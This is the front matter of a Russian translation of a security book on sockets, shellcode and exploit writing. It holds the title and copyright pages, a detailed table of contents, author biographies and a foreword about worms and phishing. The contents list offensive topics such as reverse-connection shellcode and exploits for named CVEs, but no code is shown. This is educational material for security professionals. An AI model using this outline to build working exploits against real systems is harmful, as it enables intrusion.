

Джеймс С. Фостер
при участии Майка Прайса

Техника взлома: сокеты, эксплойты, shell-код

Sockets, Shellcode, Porting & Coding

REVERSE ENGINEERING EXPLOITS
AND TOOL CODING FOR SECURITY
PROFESSIONALS

James C. Foster
with Mike Price

FOREWORD
BY STUART McCLURE
LEAD AUTHOR OF HACKING EXPOSED

Техника взлома: сокет, эксплойты, shell-код

ТРУДНОСТИ КОНСТРУИРОВАНИЯ ЭКСПЛОЙТОВ
И ИНСТРУМЕНТА КОДИРОВАНИЯ
ДЛЯ ПРОФЕССИОНАЛЬНОЙ ЗАЩИТЫ

Серия «Информационная безопасность»

ДМК
ПРЕСС
Москва, 2006

ПРЕДИСЛОВИЕ
СТЮАРТА МАККЛЮРА
ВЕДУЩИЙ АВТОР «HACKING EXPOSED»

Джеймс С. Фостер
при участии Майка Прайса

УДК 004.2
ББК 32.973.26-018.2
Ф81

Ф81 **Джеймс Фостер, при участии Майка Прайса**
Техника взлома: сокет, эксплойты, shell-код: Пер. с англ. Слинкина А. А. – М.: ДМК-пресс, 2006. – 784 с.: ил. (Серия «Информационная безопасность»).

ISBN 5-9706-0019-9

В своей новой книге Джеймс Фостер, автор ряда бестселлеров, впервые описывает методы, которыми пользуются хакеры для атак на операционные системы и прикладные программы. Он приводит примеры работающего кода на языках C/C++, Java, Perl и NASL, в которых иллюстрируются методы обнаружения и защиты от наиболее опасных атак. В книге подробно изложены вопросы, разбираться в которых насущно необходимо любому программисту, работающему в сфере информационной безопасности: программирование сокетов, shell-коды, переносимые приложения и принципы написания эксплойтов

УДК 004.2
ББК 32.973.26-018.2

Original English language edition published by Syngress Publishing, Inc. Copyright © 2005 by Syngress Publishing, Inc. All rights reserved.

Все права защищены. Любая часть этой книги не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами без письменного разрешения владельцев авторских прав.

Материал, изложенный в данной книге, многократно проверен. Но поскольку вероятность технических ошибок все равно существует, издательство не может гарантировать абсолютную точность и правильность приводимых сведений. В связи с этим издательство не несет ответственности за возможные ошибки, связанные с использованием книги.

ISBN 1-597490-05-9 (англ.) Copyright © 2005 by Syngress Publishing, Inc.
ISBN 5-9706-0019-9 © Перевод на русский язык, оформление, издание,
Издательский Дом ДМК-пресс, 2006

Содержание

Благодарности	23
Об авторе	24
Об основном соавторе	25
Прочие соавторы, редакторы и авторы кода	26
Об авторе предисловия	28
Предисловие	29
Наступит ли «судный день»?	29
Глава 1. Написание безопасных программ	31
Введение	32
C/C++	33
Характеристики языка	34
Язык C	34
Язык C++	35
Безопасность	35
Пример «Здравствуй, мир!»	36
Типы данных	37
Поток управления	40
Функции	41
Классы (только C++)	42
Пример: ряды Фурье	44
Язык Java	48
Характеристики языка	49
Объектно-ориентированные возможности	49
Платформенная независимость	49
Многопоточность	49
Безопасность	50
Дополнительные возможности	50
Пример «Здравствуй, мир!»	50
Типы данных	51
Поток управления	52
Методы	54

Классы	54
Получение заголовков HTTP	57
Язык C#	59
Основания для перехода на C#	59
Характеристики языка	60
Объектно-ориентированные возможности	60
Прочие возможности	61
Безопасность	61
Пример «Здравствуй, мир!» на языке C#	62
Типы данных	62
Поток управления	64
Методы	66
Классы	66
Потоки в языке C#	69
Пример: разбор IP-адреса, заданного в командной строке	70
Язык Perl	79
Типы данных	80
Операторы	82
Пример Perl-сценария	84
Анализ	85
Специальные переменные	86
Сопоставление с образцом и подстановка	87
Модификаторы регулярных выражений	88
Канонические инструменты, написанные на Perl	88
Я умею писать на Perl!	89
Каноническая атака на Web-сервер	89
Анализ	90
Утилита модификации файла протокола	90
Результат выполнения	93
Анализ	94
Язык Python	96
Пакет InlineEgg	96
Анализ	98
Анализ	99
Резюме	101
Обзор изложенного материала	103
Ссылки на сайты	104
Часто задаваемые вопросы	105

Глава 2. Язык сценариев NASL	107
Введение	108
История	108
Назначение NASL	109
Простота и удобство	109
Модульность и эффективность	109
Безопасность	110
Ограничения NASL	110
Синтаксис языка NASL	110
Комментарии	110
Пример правильного комментария	110
Примеры неправильных комментариев	111
Переменные	111
Целые числа	111
Строки	111
Массивы	111
NULL	113
Булевские величины	113
Операторы	113
Операторы вне категории	113
Операторы сравнения	114
Арифметические операторы	114
Операторы работы со строками	115
Логические операторы	115
Побитовые операторы	116
Операторы составного присваивания в стиле C	116
Управляющие конструкции	117
Инструкции if	117
Циклы for	117
Циклы foreach	118
Циклы while	118
Циклы repeat-until	118
Инструкция break	118
Пользовательские функции	119
Встроенные функции	120
Инструкция return	120
Написание сценариев на языке NASL	120
Написание сценариев для личного пользования	121
Сетевые функции	121
Функции, связанные с протоколом HTTP	121

Функции манипулирования пакетами	121
Функции манипулирования строками	122
Криптографические функции	122
Интерпретатор команд NASL	122
Пример	122
Программирование в среде Nessus	124
Описательные функции	124
Функции, относящиеся к базе знаний	124
Функции извещения о результатах работы	125
Пример	125
Пример: канонический сценарий на языке NASL	127
Перенос на язык NASL и наоборот	131
Логический анализ	131
Логическая структура программы	131
Псевдокод	132
Перенос на NASL	133
Перенос на NASL с C/C++	134
Перенос с языка NASL	140
Резюме	142
Обзор изложенного материала	143
Ссылки на сайты	144
Часто задаваемые вопросы	145
Глава 3. BSD-сокеты	147
Введение	148
Введение в программирование BSD-сокетов	148
Клиенты и серверы для протокола TCP	149
Компиляция	151
Пример выполнения	151
Анализ	151
Компиляция	154
Пример выполнения	154
Анализ	154
Анализ	156
Клиенты и серверы для протокола UDP	156
Компиляция	158
Пример исполнения	158
Анализ	158

Компиляция	160
Пример исполнения	160
Анализ	161
Компиляция	163
Пример исполнения	163
Анализ	163
Компиляция	165
Пример исполнения	165
Анализ	165
Опции сокетов	166
Анализ	168
Сканирование сети с помощью UDP-сокетов	169
Компиляция	176
Пример исполнения	176
Анализ	177
Сканирование сети с помощью TCP-сокетов	178
Компиляция	188
Пример исполнения	188
Анализ	189
Многопоточность и параллелизм	191
Резюме	193
Обзор изложенного материала	193
Ссылки на сайты	195
Часто задаваемые вопросы	195
Глава 4. Сокеты на платформе Windows (Winsock)	197
Введение	198
Обзор Winsock	198
Winsock 2.0	200
Компоновка с использованием Visual Studio 6.0	201
Задание компоновки в исходном коде	201
Анализ	203
Пример: скачивание Web-страницы с помощью WinSock	206
Анализ	207
Программирование клиентских приложений	207
Анализ	210
Программирование серверных приложений	211

Анализ	214
Написание эксплойтов и программ для проверки наличия уязвимостей	215
Анализ	222
Анализ	223
Резюме	224
Обзор изложенного материала	224
Ссылки на сайты	225
Часто задаваемые вопросы	226
Глава 5. Сокеты в языке Java	233
Введение	234
Обзор протоколов TCP/IP	234
TCP-клиенты	235
Компиляция	237
Пример выполнения	238
Анализ	238
Разрешение IP-адресов и доменных имен	239
Пример выполнения	240
Анализ	240
Пример выполнения	241
Анализ	242
Ввод/вывод текста: класс LineNumberReader	242
Компиляция	245
Пример выполнения	245
Анализ	245
TCP-серверы	246
Компиляция	249
Пример выполнения	249
Анализ	249
Использование Web-браузера для соединения с сервером TCPServer1	250
Работа с несколькими соединениями	251
Компиляция	257
Пример выполнения	257
Анализ	258
Программа WormCatcher	260
Компиляция	264
Пример выполнения	264
Анализ	265

Клиенты и серверы для протокола UDP	266
Компиляция	271
Пример выполнения	271
Анализ	272
Резюме	275
Обзор изложенного материала	276
Часто задаваемые вопросы	277
Глава 6. Написание переносимых программ	279
Введение	280
Рекомендации по переносу программ между платформами UNIX и Microsoft Windows	280
Директивы препроцессора	281
Использование директив #ifdef	281
Определение операционной системы	283
Пример исполнения	284
Анализ	284
Порядок байтов	285
Пример исполнения	286
Анализ	286
Создание и завершение процессов	287
Системный вызов exes	287
Пример исполнения	288
Анализ	288
Пример исполнения	289
Анализ	289
Пример исполнения	292
Анализ	292
Системный вызов fork	293
Системный вызов exit	293
Многопоточность	293
Создание потока	294
Пример исполнения	295
Анализ	295
Пример исполнения	296
Анализ	296
Синхронизация потоков	297
Пример исполнения	299
Анализ	299
Пример исполнения	301

Анализ	301
Сигналы	302
Анализ	303
Анализ	304
Работа с файлами	304
Анализ	305
Анализ	307
Работа с каталогами	307
Анализ	308
Анализ	309
Анализ	311
Библиотеки	311
Динамическая загрузка библиотек	313
Анализ	315
Анализ	316
Программирование демонов и Win32-сервисов	317
Пример исполнения	319
Анализ	319
Анализ	323
Управление памятью	324
Анализ	325
Обработка аргументов, заданных в командной строке	325
Анализ	326
Анализ	328
Пример исполнения	329
Анализ	329
Целочисленные типы данных	330
Анализ	331
Резюме	332
Обзор изложенного материала	332
Часто задаваемые вопросы	332
Глава 7. Написание переносимых сетевых программ	335
Введение	336
BSD-сокеты и Winsock	336
Требования спецификации Winsock	337
Анализ	338
Подлежащие переносу компоненты	338
Возвращаемые значения	338

Анализ	339
Анализ	340
Анализ	341
Расширенная информация об ошибках	341
Анализ	342
API	343
Расширения, определенные в Winsock 2.0	343
Функции read() и write()	343
Функция socket()	343
Анализ	345
Функция connect()	346
Анализ	348
Функция bind()	348
Анализ	351
Функция listen()	351
Анализ	354
Функция accept()	354
Анализ	357
Функция select()	358
Анализ	362
Функции send() и sendto()	363
Анализ	366
Функции recv() и recvfrom()	366
Анализ	370
Функции close() и closesocket()	370
Анализ	372
Функция setsockopt()	372
Анализ	375
Функции ioctl() и ioctlsocket()	375
Анализ	377
Простые сокеты	378
Обзор API	378
Заголовочные файлы	379
Заголовок IPv4	379
Заголовок ICMP	381
Заголовок UDP	381
Заголовок TCP	382
Определение локального IP-адреса	383
Запрос у пользователя	383

Перечисление интерфейсов	384
Пример исполнения	388
Анализ	388
Библиотеки rcar и WinPcap	389
Пример исполнения	394
Анализ	394
Резюме	396
Обзор изложенного материала	397
Часто задаваемые вопросы	397
Глава 8. Написание shell-кода I	399
Введение	400
Что такое shell-код?	400
Инструменты	401
Язык ассемблера	402
Анализ	403
Анализ	403
Анализ	404
Ассемблер в Windows и UNIX	406
Проблема адресации	406
Применение команд call и jmp	407
Анализ	407
Анализ	408
Заталкивание аргументов в стек	408
Проблема нулевого байта	409
Реализация системных вызовов	410
Номера системных вызовов	410
Аргументы системных вызовов	411
Анализ	411
Анализ	412
Анализ	412
Значение, возвращаемое системным вызовом	413
Внедрение shell-кода в удаленную программу	413
Shell-код для привязки к порту	413
Анализ	415
Shell-код для использования существующего дескриптора сокета	415
Анализ	416
Внедрение shell-кода в локальную программу	417
Shell-код, выполняющий execve	417

Shell-код, выполняющий setuid	419
Shell-код, выполняющий chroot	420
Написание shell-кода для Windows	425
Резюме	431
Обзор изложенного материала	431
Ссылки на сайты	433
Списки рассылки	434
Часто задаваемые вопросы	434
Глава 9. Написание shell-кода II	437
Введение	438
Примеры shell-кодов	438
Системный вызов write	441
Анализ	442
Анализ	444
Системный вызов execve	446
Анализ	446
Анализ	447
Анализ	449
Анализ	451
Анализ	453
Анализ	454
Shell-код для привязки к порту	455
Анализ	456
Системный вызов socket	458
Анализ	458
Системный вызов bind	459
Анализ	459
Системный вызов listen	460
Анализ	460
Системный вызов accept	460
Анализ	461
Системный вызов dup2	461
Анализ	462
Системный вызов execve	462
Анализ	462
Анализ	466
Shell-код для обратного соединения	468
Анализ	470

Shell-код для повторного использования сокета	471
Анализ	473
Повторное использование файловых дескрипторов	474
Анализ	474
Анализ	476
Анализ	477
Анализ	478
Анализ	479
Анализ	480
Анализ	480
Кодирование shell-кода	481
Анализ	482
Анализ	485
Анализ	486
Повторное использование переменных программы	488
Программы с открытыми исходными текстами	488
Анализ	489
Программы с недоступными исходными текстами	490
Анализ	491
Анализ	492
Shell-код, работающий в разных ОС	492
Анализ	493
Как разобраться в работе готового shell-кода?	493
Анализ	496
Резюме	499
Обзор изложенного материала	499
Ссылка на сайты	500
Списки рассылки	500
Часто задаваемые вопросы	501
Глава 10. Написание эксплойтов I	503
Введение	504
Обнаружение уязвимостей	504
Эксплойты для атаки на локальные и удаленные программы	505
Анализ	507
Атаки на форматную строку	507
Форматные строки	507
Анализ	508
Анализ	509

Исправление ошибки из-за некорректного использования форматной строки	510
Пример: уязвимость xlockmore вследствие задания пользователем форматной строки (CVE-2000-0763)	510
Детали уязвимости	510
Детали эксплойта	511
Анализ	513
Уязвимости TCP/IP	513
Гонки	514
Гонки, связанные с файлами	515
Гонки, связанные с сигналами	516
Пример: ошибка в программе map при контроле входных данных	517
Детали уязвимости	517
Резюме	520
Обзор изложенного материала	521
Ссылки на сайты	523
Часто задаваемые вопросы	523
Глава 11. Написание эксплойтов II	525
Введение	526
Программирование сокетов и привязки к порту в эксплойтах	527
Программирование клиентских сокетов	527
Анализ	528
Анализ	529
Программирование серверных сокетов	529
Анализ	530
Эксплойты для переполнения стека	531
Организация памяти	531
Переполнение стека	532
Поиск поддающихся эксплуатации переполнений стека в программах с открытыми исходными текстами	537
Пример: переполнение XLOCALEDIR в X11R6 4.2	538
Описание уязвимости	538
Эксплойт	541
Вывод	543
Поиск переполнений стека в программах с недоступными исходными текстами	543
Эксплойты для затирания кучи	544

Реализация Дуга Леа	545
Анализ	547
Пример: уязвимость, связанная с переполнением буфера из-за неправильно сформированного клиентского ключа в OpenSSL SSLv2, CAN-2002-0656	549
Описание уязвимости	550
Описание эксплойта	550
Трудности	552
Усовершенствование эксплойта	553
Вывод	553
Код эксплойта для переполнения буфера из-за неправильно сформированного клиентского ключа в OpenSSL SSLv2	554
Реализация malloc в OC System V	560
Анализ	562
Анализ	563
Эксплойты для ошибок при работе с целыми числами	564
Переполнение целого числа	564
Анализ	565
Анализ	567
Обход проверки размера	567
Анализ	568
Анализ	569
Другие ошибки, связанные с целыми числами	569
Пример: уязвимость OpenSSH из-за переполнения целого в процедуре оклика/отзыва CVE-2002-0639	570
Детали уязвимости	570
Детали эксплойта	571
Пример: уязвимость в UW POP2, связанная с переполнением буфера, CVE-1999-0920	574
Детали уязвимости	574
Резюме	584
Обзор изложенного материала	584
Ссылки на сайты	585
Часто задаваемые вопросы	586
Глава 12. Написание эксплойтов III	587
Введение	588
Использование каркаса Metasploit Framework	588
Разработка эксплойтов с помощью каркаса Metasploit	595

Определение вектора атаки	596
Нахождение смещения	597
Выбор вектора управления	602
Вычисление адреса возврата	607
Использование адреса возврата	612
Определение недопустимых символов	614
Определение ограничений на размер	615
Дорожка из NOP-команд	617
Выбор полезной нагрузки и кодировщика	619
Интегрирование эксплойта в каркас	629
Внутреннее устройство каркаса	629
Анализ существующего модуля эксплойта	631
Переопределение методов	637
Резюме	638
Обзор изложенного материала	639
Ссылки на сайты	640
Часто задаваемые вопросы	641

Глава 13. Написание компонентов для задач, связанных с безопасностью 643

Введение	644
Модель COM	644
COM-объекты	645
COM-интерфейсы	645
Интерфейс IUnknown	645
Соглашение о вызове	645
Среда исполнения COM	646
Реализация COM-объекта	647
Регистрация COM-объекта	647
Ключ HKEY_CLASSES_ROOT\CLSID	649
Ключ HKEY_CLASSES_ROOT\CLSID\ {xxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}	649
Ключ InprocServer32	649
Ключ LocalServer32	649
Реализация внутрипроцессного сервера	649
Функция DllGetClassObject	650
Функция DllCanUnloadNow	650
Функция DllRegisterServer	650

Функция DllUnregisterServer	651
Библиотека ATL	651
Шаблоны в языке C++	652
Технология реализации клиента с помощью ATL	652
Интеллектуальные указатели	653
Поддержка типов данных	653
Тип данных BSTR	653
Тип данных VARIANT	654
Технология реализации сервера с помощью ATL	656
Композиция классов	656
Язык определения интерфейсов	659
Регистрация класса	663
Реализация внутрипроцессного COM-сервера	666
Глобальная переменная _AtlModule	666
Функции, экспортируемые из DLL	667
Точка входа в модуль	669
Реализация внепроцессного COM-сервера	669
Глобальная переменная _AtlModule	669
Точка входа в модуль	669
Атрибуты ATL	670
Атрибут module	672
Атрибут interface	673
Атрибут coclass	674
Компиляция COM-сервера	675
Добавление COM-расширений в программу RPCDUMP	675
Анализ	678
Поток управления	680
Анализ	681
Процедуры интеграции с приложением	682
Анализ	683
Определение интерфейсов COM-объектов	685
Интерфейс IRpcEnum	686
Интерфейс IEndPointCollection	686
Интерфейс IEndPoint	688
Классы компонентов	688
Анализ	689
Анализ	690
Анализ	693
Интеграция с приложением: файл COMSupport.h	695
Анализ	695

Интеграция с приложением: файл RPCDump.c	695
Анализ	696
Резюме	698
Обзор изложенного материала	698
Ссылки на сайты	699
Часто задаваемые вопросы	699

Глава 14. Создание инструмента для проверки уязвимости

Web-приложения	703
Введение	704
Проектирование	705
Формат сигнатуры атаки	705
Сигнатуры	705
Углубленный анализ	706
Сокеты и отправка сигнатуры	706
Анализ	715
Разбор базы данных	717
Анализ	721
Анализ	727
Заголовочные файлы	730
Компиляция	733
Выполнение	733
Справка о программе	733
Результаты работы	734
Резюме	735
Обзор изложенного материала	735
Ссылки на сайты	736
Часто задаваемые вопросы	736

Приложение А. Глоссарий

739

Приложение В. Полезные программы для обеспечения

безопасности	747
Проверка исходных текстов	748
Инструменты для генерирования shell-кода	748
Отладчики	748
Компиляторы	749
Эмуляторы аппаратуры	749
Библиотеки	750

Анализ уязвимостей	750
Анализаторы сетевого трафика	751
Генераторы пакетов	751
Сканеры	752
Приложение С. Архивы эксплойтов	753
Архивы эксплойтов в Интернете	754
Приложение D. Краткий справочник по системным вызовам	755
exit (int)	756
open (file, flags, mode)	756
close (дескриптор файла)	756
read (дескриптор файла, указатель на буфер, число байтов)	756
write (дескриптор файла, указатель на буфер, число байтов)	756
execve (файл, файл + аргументы, переменные окружения)	756
socketcall (номер функции, аргументы)	757
socket (адресное семейство, тип, протокол)	757
bind (дескриптор сокета, структура sockaddr, размер второго аргумента)	757
listen (дескриптор сокета, максимальный размер очереди соединений)	757
accept (дескриптор сокета, структура sockaddr, размер второго аргумента)	758
Приложение E. Справочник по преобразованию данных	759
Предметный указатель	765



Благодарности

Прежде всего, хочу поблагодарить свою семью за неизменную веру в меня и в те амбициозные цели, которые я перед собой ставлю. Вы продолжаете поддерживать мои мечты и устремления. Мама, папа, Стив и Маму – моя благодарность вам не знает границ.

Хотел бы также выразить признательность всем, кто помогал мне в написании этой книги, в том числе Майку Прайсу (Mike Price), Маршаллу Беддоу (Marshall Beddoe), Тони Беттини (Tony Bettini), Чаду Кэртису (Chad Curtis), Нильсу Хейнену (Niels Heinen), Рассу Миллеру (Russ Miller), Блейку Уоттсу (Blake Watts), Кэвину Хэррифорду (Kevin Harriford), Тому Феррису (Tom Ferris), Дейву Эйтелю (Dave Aitel), Синан Эрен (Sinan Eren) и Стюарту Макклеру (Stuart McClure). Ребята, вы великолепны. Спасибо вам!

Отдельное спасибо корпорации Computer Sciences Corporation за разрешение опубликовать эту работу. Рег Фулкс (Reg Foulkes) – ты парень что надо! Кроме того, благодарность заслужили Крис Стейнбах (Chris Steinbach), Джейсон Энрайт (Jason Enwright), Рон Ноуд (Ron Knode), Дженнифер Шульце (Jennifer Shulze) и Мэри Пратт (Mary Pratt).

И напоследок хочу поблагодарить весь коллектив издательства Syngress Publishing. Гэри, спасибо тебе за те долгие часы, которые ты потратил на эту книгу. Эми, спасибо за работу над этой и другими книгами. Эндрю, прими благодарность за оказанную мне поддержку и за то, что ты продолжаешь работать над такими увлекательными проектами. Так держать, Syngress. Я же надеюсь в ближайшее будущее не менее интересным проектом.



Об авторе

Джеймс К. Фостер является заместителем директора компании Global Security Solution Development for Computer Sciences Corporation, где отвечает за постановку и реализацию решений, относящихся к различным аспектам безопасности: физической, кадровой и информационной. До перехода в CSC Фостер работал директором по исследованиям и разработкам в фирме Foundstone Inc. (позднее ее приобрела компания McAfee), где отвечал за все аспекты изготовления продуктов, консалтинг и корпоративные инициативы в области НИОКР. Еще раньше Фостер был консультантом и научным сотрудником в компании Guardent Inc. (ее приобрела фирма Verisign) и одним из авторов, пишущих для журнала Information Security (приобретенного TechTarget). До этого он работал специалистом-исследователем в области безопасности в министерстве обороны. Основные его интересы лежат в сфере высокотехнологичного дистанционного управления, международной экспансии, прикладной безопасности, анализа протоколов и алгоритмов поиска. Фостер много раз выполнял анализ кода отдельных компонентов коммерческих ОС, приложений для платформы Win32 и коммерческих реализаций криптографических систем.

Фостер часто выступает на различных конференциях, технических форумах, посвященных исследованиям в области безопасности в США, уделяя особое внимание таким мероприятиям как Microsoft Security Summit, Black Hat USA, Black Hat Windows, MIT Wireless Research Forum, SANS, MilCon, TechGov, InfoSec World 2001 и Thomson Security Conference. Его нередко просят высказать мнение по актуальным проблемам безопасности и цитируют в таких изданиях как USA Today, журналах Information Security, Baseline, Computerworld, Secure Computing и MIT Technologist. Фостер имеет ученую степень бакалавра, обладает сертификатом MBA, а также многими другими техническими и управленческими сертификатами. Он слушал курсы или проводил научные исследования в таких учебных заведениях, как Йельская школа бизнеса, Гарвардский университет и университет штата Мэриленд, а в настоящее время занимается исследовательской работой в Школе бизнеса в Вартоне (Wharton), штат Пенсильвания.

Фостер часто публикуется в различных коммерческих и образовательных изданиях. Он автор, соавтор или редактор многих объемных публикаций, в частности: *Snort 2.1 Intrusion Detection* (Syngress Publishing, ISBN: 1-931836-04-3), *Hacking Exposed* (четвертое издание), *Anti-Hacker Toolkit* (второе изда-

ние), *Advanced Intrusion Detection*, *Hacking the Code: ASP.NET Web Application Security* (Syngress, ISBN: 1-932266-65-8), *Anti-Spam Toolkit* и *Google Hacking for Penetration Techniques* (Syngress, ISBN: 1-931836-36-1).



Об основном соавторе

Майкл Прайс занимает должность главного инженера по исследованиям и разработкам в компании McAfee (ранее работал в фирме Foundstone, Inc.), его профессия – информационная безопасность. В дополнение к основной работе Майк активно занимается аудитом безопасности, анализом кода, обучением, разработкой программного обеспечения и исследованиями для правительства и частного сектора. В компании Foundstone Майк отвечал за поиск уязвимостей, научные изыскания в области сетей и протоколов, разработку программ и оптимизацию кода. Его интересы лежат главным образом в сфере разработки программ для обеспечения безопасности сетей и отдельных машин на платформах BSD и Windows. Ранее Майк работал в компании SecureSoft Systems инженером по разработке программ для обеспечения безопасности. Майк написал множество программ, в том числе реализации различных криптографических алгоритмов, анализаторы сетевых протоколов и сканеры уязвимостей.



Прочие соавторы, редакторы и авторы кода

Нильс Хейнен (Niels Heinen) работает научным сотрудником в области безопасности в одной европейской фирме. Он занимался исследованиями в области техники поиска и эксплуатации уязвимостей, особо специализируется на написании позиционно-независимого кода на языке ассемблера, предназначенного для изменения потока выполнения программы. Его интересуют главным образом системы на базе процессоров Intel, но имеется также опыт работы с процессорами MIPS, HPPA и особенно PIC. Нильс получает удовольствие от создания полиморфных «эксплойтов», сканеров для анализа беспроводных сетей и даже инструментов для снятия цифровых отпечатков ОС. У него имеется также постоянная работа, связанная с углубленным анализом программ, относящихся к безопасности.

Маршалл Беддоу (Marshall Beddoe) – научный сотрудник в компании McAfee (ранее в фирме Foundstone). Он выполнил много работ в области пассивного анализа топологии сетей, удаленного обнаружения систем, работающих в режиме пропускания (promiscuous mode), снятия цифровых отпечатков ОС, внутреннего устройства операционной системы FreeBSD и новых методов поиска и эксплуатации уязвимостей. Маршалл выступал на таких конференциях по безопасности как Black Hat Briefings, Defcon и Toorcon.

Тони Беттини (Tony Bettini) возглавляет отдел НИОКР в компании McAfee, ранее работал в компаниях, занимающихся безопасностью, в том числе Foundstone, Guardent и Bindview. Он специализируется на безопасности и поиске уязвимостей в Windows, программирует на ассемблере, C и других языках. Тони обнаружил несколько уязвимостей в программах PGP, ISS Scanner, Microsoft Windows XP и Winamp.

Чед Кертис (Chad Curtis) – независимый консультант, проживающий в Южной Калифорнии. Чед был научным сотрудником в компании Foundstone, где возглавлял группу по обнаружению угроз. Он обладает большим опытом в создании сетевого кода для платформы Win32, написании сценариев, эксплуатирующих известные уязвимости и разработке интерфейсов. Одно время Чед работал сетевым администратором в сети центров обучения работе с компьютерами Computer America Training Centers.

Расс Миллер (Russ Miller) работает старшим консультантом в компании Verisign, Inc. Он выполнил анализ многих Web-приложений и произвел тестирование системы на возможность вторжения для нескольких компаний из списка Fortune 100, в том числе для крупнейших финансовых институтов. Расс специализируется в основном на исследованиях в области безопасности в целом и прикладного уровня в частности, проектировании сетей, социальной инженерии и в разработке безопасных программ на таких языках, как C, Java и Lisp.

Блейк Уоттс (Blake Watts) работает старшим инженером в компании McAfee Foundstone, а ранее занимался исследованиями в различных компаниях, в том числе Bindview, Guardent (приобретена Verisign) и PenSafe (приобретена NetIQ). Он специализируется на внутреннем устройстве и анализе уязвимостей Windows и опубликовал ряд работ по вопросам безопасности в этой операционной системе.

Винсент Лю (Vincent Liu) – специалист по безопасности в одной из компаний, входящих в список Fortune 100. Ранее он занимал должность консультанта в центре обеспечения безопасности компании Ernst & Young, а также работал в Национальном агентстве по безопасности. Он специализируется на тестировании возможности вторжения, анализе безопасности Web-приложений и разработке «эксплойтов». Винсент принимал участие в исследованиях по безопасности, финансируемых агентством DARPA, и внес свой вклад в проект Metasploit. Винсент получил ученую степень по информатике и вычислительной технике в университете штата Пенсильвания.



Об авторе предисловия

Стюарт Макклюр (Stuart McClure) – обладатель сертификатов CISSP, CNE, CCSE. Он работает старшим вице-президентом подразделения по разработке программ для управления рисками в компании McAfee, Inc., где отвечает за выработку стратегии и маркетинг для семейства программных продуктов McAfee Foundstone по управлению и снижению рисков. Эти продукты позволяют компаниям ежегодно экономить миллионы долларов и человеко-часов за счет противостояния хакерским атакам, вирусам, червям и прочим злонамеренным программам. До этого Стюарт был основателем, президентом и главным технологом в компании Foundstone, Inc., приобретенной McAfee в октябре 2004 года.

Стюарт широко известен своими обширным и глубокими познаниями в области информационной безопасности и считается одним из ведущих авторитетов в этой сфере. Он много публикуется и обладает 15-летним опытом технического и административного руководства. В Foundstone он осуществлял выработку стратегии развития, а также нес ответственность за весь цикл разработки, поддержки и реализации. Обладая несомненными лидерскими качествами, Стюарт добился ежегодного 100-процентного роста доходов с момента основания компании в 1999 году.

До создания компании Foundstone Стюарт занимал различные руководящие должности в индустрии информационных технологий, в том числе в группе мониторинга национальной безопасности в компании Ernst & Young, два года проработал аналитиком промышленности в центре тестирования InfoWorld, пять лет был директором по информационным технологиям в правительстве штата Калифорния, два года являлся владельцем консалтинговой фирмы в той же области и два года работал в университете штата Колорадо.

Стюарт получил ученую степень бакалавра психологии и философии с упором на приложения к информатике в университете штата Колорадо, Боулдер. Позже он получил многочисленные сертификаты, в том числе ISC2 CISSP, Novell CNE и Check Point CCSE.

Предисловие

Наступит ли «судный день»?

Со времен появления первых компьютеров индустрия безопасности прошла немалый путь. Вирусы, черви и злонамеренные программы тех давно минувших дней ничто по сравнению с современными угрозами. И в процессе развития индустрия оказалась у критической черты. Станет ли постоянно растущая сложность (а нам приходится все больше усложнять наши средства) угрозой для современного общества, культуры и рынков?

Обратимся к фактам. Если сравнить, сколько времени требовалось на превращение обнаруженной уязвимости в готового червя в 1999 году и сегодня, то окажется, что самораспространяющийся червь теперь изготавливается в 20 раз быстрее: за четырнадцать дней в 2004 году против 280 дней в 1999. Таких червей легко создать, для этого не нужно почти никаких знаний, а запускают их без всякого зазрения совести. И, стало быть, большее число хакеров организует большее число атак за меньшее время.

Впервые мы познакомились с этими новыми, более изощренными изделиями в конце 90-х годов на примере червя «sadmind». Он начал с атаки на службу RPC в операционной системе Solaris, которая называлась sadmind. Скомпрометировав систему под управлением Sun Solaris, червь затем перебрался на машины под управлением Windows, превратив и их в добычу хакера. Мы видели и червей, способных одновременно атаковать различные сервисы. Сталкивались мы и с червями, меняющими свое обличье, что делало задачу их обнаружения и защиты от них невероятно трудной. Именно такие смешанные угрозы ожидают нас в будущем, но не в виде отдельных червей. Завтрашние черви будут сочетать в себе все вышеперечисленные особенности (многоплатформенность, полиформность и многовекторность) в стремлении создать «червя судного дня», от которого не будет защиты.

А какого рода вред могут нанести такие черви? Они могут воздействовать на все, что угодно. Значительная доля наших рынков, инфраструктуры и банков компьютеризована и связана в единую сеть. Подумайте, что случится, если вы не сможете в течение месяца добраться до своих денег в банке или брокерской конторе? Или, пересекая железнодорожный путь или перекресток, не будете уверены, что водители машин, подъезжающих с другой стороны, видят не тот же свет, что и вы. Полагаете, такое бывает только в фантастических романах? Не будьте так уверены.

Возьмем, к примеру, недавнего червя Banker.J. Во время исполнения он заражает систему примерно так же, как и описанные выше черви, но с од-

ним существенным отличием: это первый из серии червей, в которых применена техника подлога (phishing). При такой атаке хакер пытается похитить учетное имя и пароль к банковскому счету, переадресуя вас на Web-сайт, созданный атакующим. А затем он воспользуется полученными данными, чтобы зайти в банк от вашего имени и выписать себе самому чек. Однако червь не переадресует пользователя на другой сайт, а просто выводит идентичную Web-страницу на зараженной системе, заставляя его поверить, будто он попал на сайт своего банка.

Так кто же эти люди и почему они занимаются такими вещами? Многие из них не слишком умны, ими движет желание потешить свое Я и испытать чувство превосходства. Других привлекают деньги, они вовлечены в организованную преступность. Но какие бы причины ни стояли за атакой путем подлога, вы должны понимать суть проблемы и быть готовым к встрече с ней. Уязвимые места есть в любом продукте или процессе и, если не обращать на них внимание и минимизировать возможный ущерб, то хакеры будут эксплуатировать их бесконечно. Не существует ни серебряной пули, ни волшебного порошка, который избавил бы вас от проблемы. Нет какого-то одного продукта, услуги или учебного курса, который даст вам все инструменты, необходимые для противостояния угрозе.

Как солдату на поле боя, вам пригодится все, до чего вы можете добраться. Считайте эту книгу своей амуницией, ее должен прочитать всякий солдат войск безопасности, не желающий стать очередной жертвой. Прочтите ее страницу за страницей, усвойте материал и воспользуйтесь полученными знаниями себе во благо. Не дайте этой замечательной работе проскользнуть меж вашими «академическими пальцами».

Безопасной работы вам.

Стюарт Макклюр

Старший вице-президент подразделения
по разработке программ для управления рисками
McAfee, Inc.

Написание безопасных программ

Описание данной главы:

- Введение
- C/C++
- Java
- C#
- Perl
- Python

- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

